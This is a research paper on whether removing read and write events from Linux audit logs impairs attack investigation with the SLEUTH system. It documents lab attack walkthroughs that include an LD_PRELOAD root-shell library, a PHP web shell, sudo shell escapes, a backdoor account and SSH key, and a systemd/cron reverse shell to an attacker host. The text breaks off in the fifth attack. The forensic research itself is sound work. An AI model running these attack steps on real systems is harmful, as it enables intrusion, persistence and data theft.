On the Effectiveness of Cyber-Attack Campaign Investigation with Reduced Audit Logs

By: Maggie Zhou

Introduction:

Targets of cyberattacks, like enterprises, companies, nation-states, and large organizations, face long-term, stealthy, multi-step cyber-attacks known as Advanced Persistent Threats (APTs) [8]. Cybercriminals trespass their target's networks and systems, and take run of the place, navigating its infrastructure, exploring its rich databases, and exfiltrating or compromising sensitive data. By the time that the targets of cyberattacks recognize that an attack has occurred, investigation and forensic analysis need to be conducted in order to discover what vulnerabilities allowed for the attack to take place and to evaluate the extent and what impacts the cybercriminals caused.

Instances of large organizations being targets of APTs led to millions of people being negatively affected [4]. The data breach on the retail company Target caused the personal identification information of up to 70 million individuals and 40 million credit and debit card numbers to be affected [12]. The attack launched on the multinational consumer credit reporting agency Equifax lasted for about 2.5 months, resulting in at least 145.5 million individuals to have their personal identification information illicitly accessed by the attackers [11]. The attack campaign against the US Office of Personnel Management (OPM) persisted for more than 8 months, leading to a leak of highly sensitive information used in security clearance of 21.5 million individuals [4].

To ascertain the steps and the consequences of the attack, recording and logging the important system activities of the entire organization permit an accurate forensic analysis. Recent research that employs the technique of utilizing audit logs include BEEP [1], SLEUTH [3], MORSE [4], HOLMES [5], PrioTracker [6], and NoDoze [7]. Essentially, these systems record all system calls. However, in doing so, the size of the audit log files become extremely large, even for just one machine. Audit log files can often be about gigabytes per host per day. Thus, for an organization comprising of multiple or even hundreds or thousands of machines, the accumulated amount of audit logs that would need to be sifted becomes astronomical.

Thus, there is an urgent need for techniques to reduce the size of the audit logs. An initial optimization applied was the technique that dropped events based on certain criteria such as only logging writes like ProTracer [2], dropping events related to temporary files [8], removing repeating events like LogGC's garbage collection strategy [9], and retaining only dependency-preserving events [10]. Still, in spite of these different reduction techniques, can the audit logs be further optimized?

Examining the events that constituted an audit log file, 90% or more of the events belong to reads and writes [8]. Therefore, a commonly suggested reduction technique is to eliminate reads and writes to reduce the size of the audit logs. The goal of this research is to investigate the impact of this

suggested data reduction technique on attack investigation. The approach used for this research is to first, obtain the dataset by installing and running several APT-style attacks on a Linux machine and then, analyze the effectiveness of the SLEUTH system [3], a state-of-the-art system for attack campaign investigation, on detecting an attack when reads and writes are present and when they are not present. This research found that even when the read and write instructions were removed from the audit log files, the accuracy of the SLEUTH system to detect an attack was not affected, indicating that this method of reduction is highly effective in optimizing the audit log file size.

Data Set Creation:

The audit logs that make up the data set used to analyze the effectiveness of SLEUTH represent several APT-style attacks on a Linux machine. Using the APT lifecycle model [5], also known as the kill-chain, to map out a completed mission attack process, for each stage of the APT lifecycle model which include initial compromise, established foothold, escalation privileges, internal recon, move laterally, and maintain presence, a selection of different tactics from MITRE ATT&CK [13], a database composing of a variety of real-world observed adversary tactics and techniques, was tested and mapped to an attack process that would be carried out. For each attack, the attacker machine uses ssh for initial compromise and established foothold stages of the attacks (ie. through brute force or keylogging). All the attacks complete its mission when it has exfiltrated the reconnaissance data concerning the victim's system and any important data on the victim's machine. Some also feature maintaining presence or persistence on the victim's machine, impacting or destroying data, evading detection, and/or removing traces or byproducts of the attack such as modification or creation of files.

Once an attack process was mapped out, the plan was carried out using two Linux virtual machines: an Ubuntu 64-bit version 18.04 as the victim's, or targeted, machine and a Kali Linux Debian 64-bit 10.x version as the attacker's machine. To collect the data for each attack, the audit daemon, or auditd, was used to capture and log the important system activities into an audit log file. For each tactic, the vulnerability that needed to be present for the attack to be successful was installed into the victim's machine and likewise, any scripts or processes needed were written or started on the attacker's machine. When the set-up of the machines were completed, the audit logs were cleared if pre-existing logs were present on the victim's machine in order to ensure the audit daemon would capture just the current attack being executed. Immediately after starting the attack, execute all steps required to carry out the entire attack process and then exit the victim's machine when the mission completes and stop the audit daemon. The audit log derived represents the attack and is the audit log used by SLEUTH to perform its analysis.

The audit log for each attack was processed twice by the SLEUTH host system, generating an event file consisting of reads and writes and another without reads and writes. With these two event files, an analysis was performed using the SLEUTH interface to search through each of its nodes and its process tree, forward and backward search. Below is a short description of the attacks:

Attack 01: crontab_dis_tar_http_rm.audit.log. This attack features a crontab privilege escalation attack which takes advantage of misconfigured, system wide scheduled cronjobs. It seeks out system wide cronjobs that had been previously configured to execute scripts that are writable, so the attacker can modify or overwrite the file accordingly as needed. Once the attacker becomes root, the attacker can take control of the machine, collecting any data as desired and exfiltrating as necessary, then erasing traces of the attack.

Attack 02: ld_preload_zip_ssh_rm_new.audit.log. This attack features an ld_preload privilege escalation attack which takes advantage of the LD_PRELOAD environment variable which contains one or more paths to shared libraries or shared objects that the loader will load prior to any other shared libraries, including the C runtime library [14]. Once the attacker becomes root, the attacker collects data on and from the victim's system, exfiltrates the zipped archived data collection using ssh, and removes traces of the attack.

Attack 03: find_php.audit.log. This attack features the find privilege escalation attack which takes advantage of misconfigured sudo rights for a user and acquires a root shell from this vulnerability. With the root shell, the attacker installs a backdoor into the victim's machine in order to maintain persistence on top of performing internal recon on the system. By using php as his method to install a backdoor, the attacker kills two birds with one stone since it is also used to exfiltrate the collected data.

Attack 04: vim_ssh_acc.audit.log. This attack features the vim privilege escalation attack which takes advantage of misconfigured sudo rights for a user and acquires a root shell from this vulnerability. After attaining a root shell, performing internal recon, and conducting some data destruction, the attacker utilizes two different persistence methods to maintain presence on the victim's machine. First, the attacker creates a new system account with no home directory in order to be more stealthy and evade being detected. Second, the attacker downloads and installs his public key into the victim's ssh authorized_keys file in order to bypass entering a password to gain access.

Attack 05: vim_systemd_cron.audit.log. Like the previous attack, this attack features the vim privilege escalation attack which allows the attacker to obtain a root shell to collect data and install persistence onto the victim's machine. The attacker exploits both the systemd and crontab to install a backdoor reverse shell to the attacker's machine using the netcat command. Additionally, it attempts to avoid discovery by binary padding which changes the size of the binary, possibly past the size limit that security tools can handle, but does not affect the behavior nor functionality of the program.

Attack 06: vim_cron_hist.audit.log. Similar to the previous attack, this attack features the vim privilege escalation attack to grant the attacker a root shell to perform internal recon, persistence, data destruction, and evasion detection. For persistence, the attacker creates a reverse shell using the netcat command with a named backpipe and cronjob. To avoid detection, the attacker erases the bash history of the victim's machine to conceal the commands he ran.

Attack Steps and Analysis:

For each attack, a table was created to display the result derived from the dataset and the discoveries found through the analysis. Each table consist of five columns with the following meanings: (1) which is labeled Step lists out all the critical steps of the attack with this color coding scheme - red is privilege escalation, orange is data discovery and data collection, yellow is data exfiltration, green is data destruction or clean up, cyan or blue-green is persistence, and blue is defense-evasion - (2) which is labeled Subject indicates what subject is performing this step of the attack (3) which is labeled Object/Subject indicates what the subject of the step is performing the action against (4) which is labeled With RD/WR shows whether this step of the attack was found or not when using the event log with reads and writes (5) which is labeled Without RD/WR is similar to the previous column except when using the event log without reads and writes (A check mark denotes that the step was found). Each table is accompanied by a brief overview of each attack process and a more in-depth description of how each attack was carried out.

Attack 01: crontab_dis_tar_http_rm.audit.log

Prior to attacking:


On the victim's machine, schedule a system-wide cronjob by either editing with a text editor or using the command echo to insert a cronjob that executes a script that is writable (ie. `*/1 * * * * root /tmp/elev.py`). Finally, create the specified script.

Attack process:


- Privilege escalation: crontab
    - Check `/etc/crontab` for any scheduled system-wide jobs that are executed as root
    - Find a job that executes a script
    - Edit or overwrite the script to escalate current user's privilege
        - Have the script `echo` a line to `/etc/sudoers` to allow user to `sudo su` without password
    - Run sudo su
- Discovery: ran a variety of system exploration, data extraction programs
    - Redirect output from commands to a file
    - Compress all data files into an archive with tar and gzip
- Exfiltration: Python simpleHTTPServer
    - Start a Python simple server with the data archive accessible on it
    - On attacker machine, go to server and download data archive
- Clean-up: remove all files created and changed
    - Remove data files and archive created

- Remove changes made
  - Remove the line echoed to /etc/sudoers

Attack 01: crontab_dis_tar_http_rm.audit.log				
Step	Subject	Object/Subject	With RD/WR	Without RD/WR
cat /etc/crontab	bash	/etc/crontab	✓	✓
vim /tmp/elev.py	vim /tmp/elev.py	/tmp/elev.py	✓	✓
visudo	visudo	/etc/sudoers	✓	✓
sudo su	bash	sudo su	✓	✓
cat /etc/passwd	su bash	cat /etc/passwd	✓	✓
cat /etc/sudoers	su bash	cat /etc/sudoers	✓	✓
cat ~/vagrant/cron-vuln/ cleanup/.local_info.txt	su bash	cat ~/vagrant/cron-vuln/ cleanup/.local_info.txt	✓	✓
tar -czvf .local_info.tar.gz .local_info.txt	su bash	tar -czvf .local_info.tar.gz .local_info.txt	✓	✓
python3.6 -m http.server	su bash	python3.6 -m http.server	✓	✓
rm .local_info.tar.gz	su bash	rm .local_info.tar.gz	✓	✓
visudo	visudo	/etc/sudoers	✓	✓
Time Duration of Attack: 28.11 min				



First, after using ssh to gain initial access to the victim's machine, use the cat command to check what system-wide cronjobs are scheduled to be executed by root by reading the `/etc/crontab` file. From the listed jobs, find a script that is being executed and is writable to, like elev.py. Then, go find the script, overwrite or change the contents of the script to get root access. In this case, the script was overwritten to execute a command to insert a line to the /etc/sudoers file which allows the current user vagrant to execute the command to become root without the need to input a password. After the cronjob executes the new saved script, execute the sudo su command to become root.



Next, execute a chain of commands to collect information about the system and data on the machine. For example, make copies of the contents of the /etc/passwd and /etc/sudoers files, gather some network data with netstat and arp -a, and gather some system data with uname -a, crontab -l, and ps aux. Redirect the outputs from commands to a file (ie. .local_info.txt) or files and compress them into an archive using gzip and tar.

With the gathered data, start a simple server from the victim's machine with the archive on it. Then, from the attack machine, access the simple server started to download the uploaded archive.

Once data retrieved, on the victim's machine, stop the server and remove all created files and/or archives. Remove all changes made and then exit the machine.

Attack 02: ld_preload_zip_ssh_rm_new.audit.log

Prior to attacking:

On the victim's machine, modify the `/etc/sudoers` file by using a text editor (ie. `visudo`). Add the following lines to the file:

```
Defaults   env_keep += LD_PRELOAD
__user__   ALL=(ALL:ALL) NOPASSWD: __cmd___
```

where `__user__` should be substituted with the name of the user the attacker will gain access to and use it to exploit the machine, and `__cmd__` should be substituted with the absolute path of a command in order to give some sudo rights to the `__user__` (ie. `/usr/bin/find`).

Attack process:

- Privilege escalation: LD_PRELOAD
  - Create the following C file:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
     unsetenv("LD_PRELOAD");
     setgid(0);
     setuid(0);
     system("/bin/sh");
}
```

  - Compile the C program into a shared object file .so with the following command:

    `gcc -fPIC -shared -o __obj_file__ __c_file__ -nostartfiles`

    where `__obj_file__` should be substituted with the name for the output object file, and `__c_file__` should be substituted with the name of the C file created in the previous step

    - Execute the object file:
      `sudo LD_PRELOAD=__path_to_obj_file___ __cmd__`
      where `__path_to_obj_file__` is substituted with the path to object file of the generated C program, and `__cmd__` is substituted with the command that was added to the `/etc/sudoers` file which gave the user some sudo privileges.
- Discovery: ran a variety of system exploration, data extraction programs
    - Redirect output from commands to a file
    - Compress all data files into an archive with zip
- Exfiltration: ssh
    - Use ssh to access the victim's machine and execute commands
    - Redirect the output to local machine
- Clean-up: remove all files created and changed
    - Remove data files and archive created
    - Remove changes made

Attack 02: ld_preload_zip_ssh_rm_new.audit.log				
Step	Subject	Object/Subject	With RD/WR	Without RD/WR
sudo -l	bash	sudo -l	✓	✓
vim .shell.c	bash	vim .shell.c	✓	✓
gcc -fPIC -shared -o .shell.so .shell.c -nostartfiles	bash	gcc -fPIC -shared -o .shell.so .shell.c -nostartfiles	✓	✓
sudo LD_PRELOAD= /tmp/.shell.so find	bash	sudo LD_PRELOAD= /tmp/.shell.so find	✓	✓
sh -c /bin/sh	find	/bin/sh	✓	✓
sudo su	bash	sudo su	✓	✓
cat /etc/passwd	/bin/sh	cat /etc/passwd	✓	✓
crontab -l	/bin/sh	crontab -l	✓	✓
cat .local_info.txt	/bin/sh	cat .local_info.txt	✓	✓
zip .local_info.zip .local_info.txt	/bin/sh	zip .local_info.zip .local_info.txt	✓	✓

bash -c echo /home/vagrant/Desktop/.local_info.zip	/bin/bash	bash -c echo /home/vagrant/Desktop/.local_info.zip	✓	✓
rm .shell.c	/bin/sh	rm .shell.c	✓	✓
rm .shell.so	/bin/sh	rm .shell.so	✓	✓
rm .local_info.zip	/bin/sh	rm .local_info.zip	✓	✓
Time Duration of Attack: 78.47 min				

First, after gaining access to the victim's machine through ssh, run the command `sudo -l` to check if the victim's machine has the ld_preload vulnerability. If the output contains the line `env_keep+=LD_PRELOAD`, then the vulnerability is present. Also, note if there is some sudo privilege provided to the user. Now, using a test editor, copy and write the above C code and compile it into an object file using the above command. After compiling the object file, execute it by using the above command and taking advantage of the sudo privilege given, thus, a root shell should be returned.

Next, perform some data collection on the system, outputting the data to file(s). Once, all the needed data has been gathered, compress the data into an archive using the `zip` command.

Then, from the attacker's machine, use ssh to execute commands on the victim's machine in order to transfer the compressed archive back to the attacker's machine. With the data retrieved, on the victim's machine, remove all files created or changed. Finally, exit the machine.

Attack 03: find_php.audit.log

Prior to attacking:

On the victim's machine, give the user sudo privilege to use the `find` command by inserting the following line into the /etc/sudoers file:

```
__user__   ALL=(root) NOPASSWD: /usr/bin/find
```

Ensure that the victim has php and apache2 installed in order to install the php web shell backdoor to the victim's machine.

Attack process:

- Privilege escalation: find
    - Take advantage of the sudo privilege given to the `__user__` and use it to get a root shell by executing the following command:

```
sudo find __path__ -exec /bin/bash \;
```

where `__path__` is substituted with a path to any directory in order to execute the `find` command.

- Discovery: ran a variety of system exploration, data extraction programs
    - Redirect output from commands to a file
    - Compress all data files into an archive with tar and gzip
- Persistence: php
    - Create a new php file in a directory containing the php web server with the following backdoor snippet

```
<?php
      if (isset($_REQUEST['cmd'])) {
            echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
      }
?>
```


    - Start the php web server (Note: to start the web server on port 80 will require root privilege)
    - Check if the backdoor is properly installed by going to the url: `<ip_address>:<port>/path/to/backdoor?cmd=__cmd+to+execute___` ie. `http://192.168.145.154:8000/backdoor.php?cmd=cat+/etc/passwd`
- Exfiltration: php webserver
    - Start a php web server with the data archive accessible on it
    - On attacker machine, go to server and download data archive

Attack 03: find_php.audit.log				
Step	Subject	Object/Subject	With RD/WR	Without RD/WR
sudo -l	bash	sudo -l	✓	✓
sudo find /home -exec /bin/bash ;	bash	sudo find /home -exec /bin/bash ;	✓	✓
cat /etc/sudoers	/bin/bash	cat /etc/sudoers	✓	✓
arp -a	/bin/bash	arp -a	✓	✓
__cmd__ >> .discovery.txt	/bin/bash	.discovery.txt	✓	✓
cat /home/test/.bash_history	/bin/bash	cat /home/test/.bash_history	✓	✓

tar -cvzf .data_collection.tar.gz .discovery.txt .history.txt	/bin/bash	tar -cvzf .data_collection.tar.gz .discovery.txt .history.txt	✓	✓*
wget http://192.168.145.130:8000/index.html	/bin/bash	index.html	✓	✓
php -S 192.168.145.154:8000 -t .	/bin/bash	php -S 192.168.145.154:8000 -t .	✓	✓
sh -c cat /etc/passwd	php -S 192.168.145.154:8000 -t .	sh -c cat /etc/passwd	✓	✓
cat /etc/passwd	sh -c cat /etc/passwd	cat /etc/passwd	✓	✓
Time Duration of Attack: 24.54 min				

First, after gaining access to the victim's machine through ssh, run the command `sudo -l` to check if the victim's machine has given the user sudo privilege to use the `find` command. If it is listed, then run the command `sudo find __path__ -exec /bin/bash \;` to gain a root shell through the `find` command.

Now, with the root shell, run a series of different programs to perform some data collection on the victim's machine such as copying the `~/.bash_history` file to try to find insecurely stored credentials by searching through the bash history of the user, collecting data on the victim's network through `arp -a`, and outputting these data to file(s) that will be compressed and zipped into an archive with the `tar` command.



find_php.audit.log with read and write instructions

Next, set up the php web server which will act as both a means to exfiltrate the gathered and compressed data and a means to remain persistent on the victim's machine. In a directory of the web server, add a php file containing the above backdoor snippet. Then, start the web server (ie. using the command: `php -S 192.168.145.154:8000 -t .`). To test if the web server is functioning properly as both a means of exfiltration and persistence, on the attacker machine, go to the php web server. For exfiltration, download the gathered and compressed data. For persistence, edit the url to follow this format: `__ip_address__:__port__/path/to/backdoor?cmd=__cmd_to_execute_on_vic__`. The page should load out the output from the command given.

Finally, with everything set-up and completed, exit the machine.

Attack 04: vim_ssh_acc.audit.log

Prior to attacking:

On the victim's machine, give the user sudo privilege to use the `vim` command by inserting the following line into the /etc/sudoers file:

```
__user__   ALL=(root) NOPASSWD: /usr/bin/vim
```

On the attacker's machine, generate an ssh public key if one does not exist.

Attack process:

- Privilege escalation: vim
  - Take advantage of the sudo privilege given to the `__user__` and use it to get a root shell by executing the following command:

    ```
    sudo vim __file_name__
    ```

    where `__file_name__` is substituted with any file name, does not even need to exist, in order to execute the `vim` command.
  - With the vim editor and the file open, in the normal mode, type the following command to spawn a root shell:

    ```
    :!bash
    ```
- Discovery: ran a variety of system exploration, data extraction programs
  - Redirect output from commands to a file
- Persistence:
  - Create a local account on the victim's machine

    ```
    useradd -M -N -r -s /bin/bash -c backdoor <username>
    ```
  - Add the attacker's public key to the `authorized_keys` file on the victim's machine
- Data destruction/Clean-up: `dd`
  - Use the `dd` command to over a file


```
dd of=__file_to_overwrite__ if=__overwrite_source__
```

- where `__file_to_overwrite__` should be substituted with the path of the file that should be overwritten, and `__overwrite_source__` should be substituted with the path of the file whose content should overwrite the `__file_to_overwrite__` (ie. `__overwrite_source__=/dev/zero`)


Attack 04: vim_ssh_acc.audit.log				
Step	Subject	Object/Subject	With RD/WR	Without RD/WR
sudo -l	bash	sudo -l	✓	✓
sudo vim	bash	sudo vim	✓	✓
:!bash	vim	/bin/bash -c bash	✓	✓
grep -ri password /	bash	grep --color=auto -ri password /	✓	✓
tcpdump -c 5 -nnni ens33	bash	tcpdump -c 5 -nnni ens33	✓	✓
curl ifconfig.me	bash	curl ifconfig.me	✓	✓
useradd -M -N -r -s /bin/bash -c backdoor testo	bash	useradd -M -N -r -s /bin/bash -c backdoor testo	✓	✓
su testo	bash	su testo	✓	✓
passwd testo	bash	passwd testo	✓	✓
visudo	bash	visudo	✓	✓
wget http://192.168.145.130:8000/id_rsa.pub	bash	wget http://192.168.145.130:8000/id_rsa.pub	✓	✓
cat /tmp/id_rsa.pub >> /root/.ssh/authorized_keys	bash	cat /tmp/id_rsa.pub	✓	✓
	cat /tmp/id_rsa.pub	/root/.ssh/authorized_keys	✓	✓

dd of=./discovery if=/home/vagrant/evil_crontab	bash	dd of=./discovery if=/home/vagrant/evil_crontab	✓	✓
rm /home/vagrant/evil_crontab	bash	rm /home/vagrant/evil_crontab	✓	✓
Time Duration of Attack: 50.25 min				

First, after gaining access to the victim's machine through ssh, run the command `sudo -l` to check if the victim's machine has given the user sudo privilege to use the `vim` command. If it is listed, then run the command `sudo vim __file_name__`. Once the vim editor has opened the file `__file_name__`, run the command `:!bash` to gain a root shell.



After getting the root shell, perform a series of data collection on the machine. For this attack sequence, it included some basic system data retrieval and two specific methods for gaining credential access: 1. extracting passwords




with the `grep` command and 2. capturing packets using the `tcpdump` command.

Next, create a local account on the victim's machine for persistence. This way since the credentials, username and password, and privileges are set by the attacker, the attacker can log back into the victim's machine at any time and do whatever he wants.

Another persistence that will be inserted into the victim's machine is appending the attacker's public key to the victim's root `authorized_keys` file, so the attacker can ssh into the victim's machine.

Finally, exit the victim's machine.



Attack 05: vim_systemd_cron.audit.log

Prior to attacking:

On the victim's machine, give the user sudo privilege to use the `vim` command by inserting the following line into the /etc/sudoers file:

```
__user__   ALL=(root) NOPASSWD: /usr/bin/vim
```

On the attacker machine, set-up the reverse shell listener that will be used in the persistence part of the attack.

Attack process:

- Privilege escalation: vim
  - Take advantage of the sudo privilege given to the `__user__` and use it to get a root shell by executing the following command:

    ```
    sudo vim __file_name__
    ```

    where `__file_name__` is substituted with any file name, does not even need to exist, in order to execute the `vim` command.
  - With the vim editor and the file open, in the normal mode, type the following command to spawn a root shell:

    ```
    :!bash
    ```
- Discovery: ran a variety of system exploration, data extraction programs
  - Redirect output from commands to a file
- Exfiltration: Python simpleHTTPServer
  - Start a Python simple server with the data archive accessible on it
  - On attacker machine, go to server and download data archive
- Backdoor: systemd, reverse shell
  - Create a system unit file with the extension .service, like the following:

```
[Unit]
Description=roooot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/__attack_ip_addr__/__port__
0>&1'

[Install]
WantedBy=multi-user.target
```

where the `User` value represents the user who the systemd will execute the service as, and the `ExecStart` value is where the payload goes, in this case, the reverse shell. The `__attack_ip_addr__` and `__port__` are the values from the reverse shell set-up on the attacker's machine using the `nc` command

    - Start the new custom service with the following commands:

`/bin/systemctl enable __path_to_custom_systemctl__`

where `__path_to_custom_systemctl__` should be substituted with the path of the system unit file created

`/bin/systemctl start __name_of_custom_systemctl_file_before_ext__`

where `_name_of_custom_systemctl_file_before_ext__` should be substituted with the part of the system unit file name prior to the file extension

    - Note: If the reverse shell is properly installed, then a root shell should be returned to the listener, the listening port, on the attack's machine

- Persistence: crontab
    - Install the previous backdoor as a system wide scheduled cronjob
        - ie. adding the following line to the `/etc/crontab` file:

`*/1 * * * *  /bin/systemctl start __custom_service__`

where `__custom_service__` is replaced with the name of the service created in the backdoor step using systemd

- Defense-evasion:
    - Add a zero or junk data to the binary to change the hash by using the `dd` command to overwrite the file:

`dd of=__file_to_overwrite__ if=__src__`

where `__file_to_overwrite__` should be substituted with the path of the file that should be overwritten, and `__src__` should be substituted with the path of the file whose content should overwrite the `__file_to_overwrite__`

        - By doing this, it will change the on-disk representation of the binary but will not affect the functionality or behavior of the binary

`dd if=__src__ bs=__bytes__ count=__bytes2copy_ >> __file_to_pad__`

